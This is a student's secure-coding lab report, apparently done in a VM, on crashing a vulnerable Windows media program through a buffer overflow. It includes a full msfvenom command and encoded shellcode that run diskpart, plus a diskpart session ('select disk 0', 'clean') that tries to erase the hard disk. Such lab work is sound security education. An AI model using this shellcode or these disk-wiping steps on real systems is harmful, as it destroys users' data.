

SECURE CODING LAB-9

12-04-2021

SLOT-L39+L40

18BCN7134

NIHARIKA VISWANADHUNI

Lab experiment - Working with the memory vulnerabilities – Part III

QUESTION

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py) to generate the payload
- Install Vuln_Program_Stream.exe and Run the same

Analysis


- Crash the Vuln_Program_Stream program and try to erase the hdd.

OUTPUT

Steps:

- Open vuln_program_stream.exe and copy the payload on any user interaction to know the application is vulnerable or not.

- Here the search box and add button in Station/Song Matching are vulnerable. Now paste the payload.
- We can see that the application crashed (close application notification).



- To get shell code of diskpart


```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

seeker@kali: ~

File Actions Edit View Help

seeker@kali:~$ sudo -s
[sudo] password for seeker:
root@kali: /home/seeker# msfvenom -a x86 --platform windows -p windows/exec CMD=diskpart -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 447 (iteration=0)
x86/alpha_mixed chosen with final size 447
Payload size: 447 bytes
Final size of python file: 2184 bytes
buf = b""
buf += b"\x89\xe0\xdb\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x69\x78\x4d\x52"
buf += b"\x43\x30\x47\x70\x43\x30\x31\x70\x4f\x79\x4d\x35\x30"
buf += b"\x31\x79\x50\x43\x54\x4e\x6b\x72\x70\x56\x50\x4e\x6b"
buf += b"\x46\x32\x66\x6c\x4e\x6b\x76\x32\x67\x64\x4e\x6b\x74"
buf += b"\x32\x71\x38\x36\x6f\x4d\x67\x72\x6a\x46\x46\x65\x61"
buf += b"\x59\x6f\x6c\x6c\x47\x4c\x75\x31\x61\x6c\x33\x32\x44"
buf += b"\x6c\x65\x70\x59\x51\x58\x4f\x76\x6d\x66\x61\x39\x57"
buf += b"\x48\x62\x49\x62\x66\x32\x76\x37\x4c\x4b\x71\x42\x64"
buf += b"\x50\x4c\x4b\x61\x5a\x37\x4c\x6c\x4b\x62\x6c\x36\x71"
buf += b"\x62\x58\x6d\x33\x33\x78\x73\x31\x38\x51\x62\x71\x4c"
buf += b"\x4b\x63\x69\x51\x30\x67\x71\x6e\x33\x4e\x6b\x72\x69"
buf += b"\x57\x68\x5a\x43\x66\x5a\x52\x69\x6c\x4b\x67\x44\x6e"
buf += b"\x6b\x65\x51\x49\x46\x54\x71\x49\x6f\x6c\x6c\x39\x51"
buf += b"\x78\x4f\x46\x6d\x53\x31\x5a\x67\x37\x48\x59\x70\x51"
buf += b"\x65\x79\x66\x34\x43\x61\x6d\x7a\x58\x47\x4b\x73\x4d"
buf += b"\x51\x34\x62\x55\x78\x64\x42\x78\x4c\x4b\x76\x38\x57"
buf += b"\x54\x66\x61\x6a\x73\x33\x56\x4e\x6b\x66\x6c\x50\x4b"
buf += b"\x4c\x4b\x46\x38\x35\x4c\x36\x61\x39\x43\x6c\x4b\x56"
buf += b"\x64\x6c\x4b\x45\x51\x58\x50\x4c\x49\x57\x34\x45\x74"
buf += b"\x56\x44\x51\x4b\x31\x4b\x35\x31\x73\x69\x30\x5a\x62"
buf += b"\x71\x59\x6f\x69\x70\x31\x4f\x63\x6f\x63\x6a\x4c\x4b"
buf += b"\x37\x62\x4a\x4b\x4c\x4d\x61\x4d\x30\x6a\x43\x31\x6e"
buf += b"\x6d\x6c\x45\x38\x32\x33\x30\x73\x30\x35\x50\x32\x70"
buf += b"\x75\x38\x44\x71\x4e\x6b\x62\x4f\x6d\x57\x39\x6f\x4e"
buf += b"\x35\x4d\x6b\x6c\x30\x58\x35\x6f\x52\x36\x36\x50\x68"
buf += b"\x4e\x46\x4d\x45\x4f\x4d\x4d\x6b\x4f\x6b\x65\x45"
buf += b"\x6c\x33\x36\x51\x6c\x74\x4a\x6d\x50\x59\x6b\x69\x70"
buf += b"\x30\x75\x64\x45\x6d\x6b\x77\x37\x44\x53\x42\x52\x42"
buf += b"\x4f\x33\x5a\x55\x50\x33\x63\x59\x6f\x69\x45\x70\x64"
buf += b"\x45\x39\x71\x63\x30\x6b\x52\x50\x75\x31\x74\x32\x51"
buf += b"\x64\x43\x30\x41\x41"
```

- Trying to erase HDD



```
C:\Windows\system32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Niha>cd /
C:\>cd Python27
C:\Python27>python exploit2.py
C:\Python27>payload.txt
C:\Python27>diskpart

C:\Windows\system32\diskpart.exe
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: NIHA-PC

DISKPART> list disk

   Disk ###  Status              Size       Free       Dyn  Gpt
   -----  -
   Disk 0    Online              32 GB        0 B

DISKPART> select disk 0
Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART>
```

As we can see we are getting an error message because the disk we are trying to erase is a boot disk.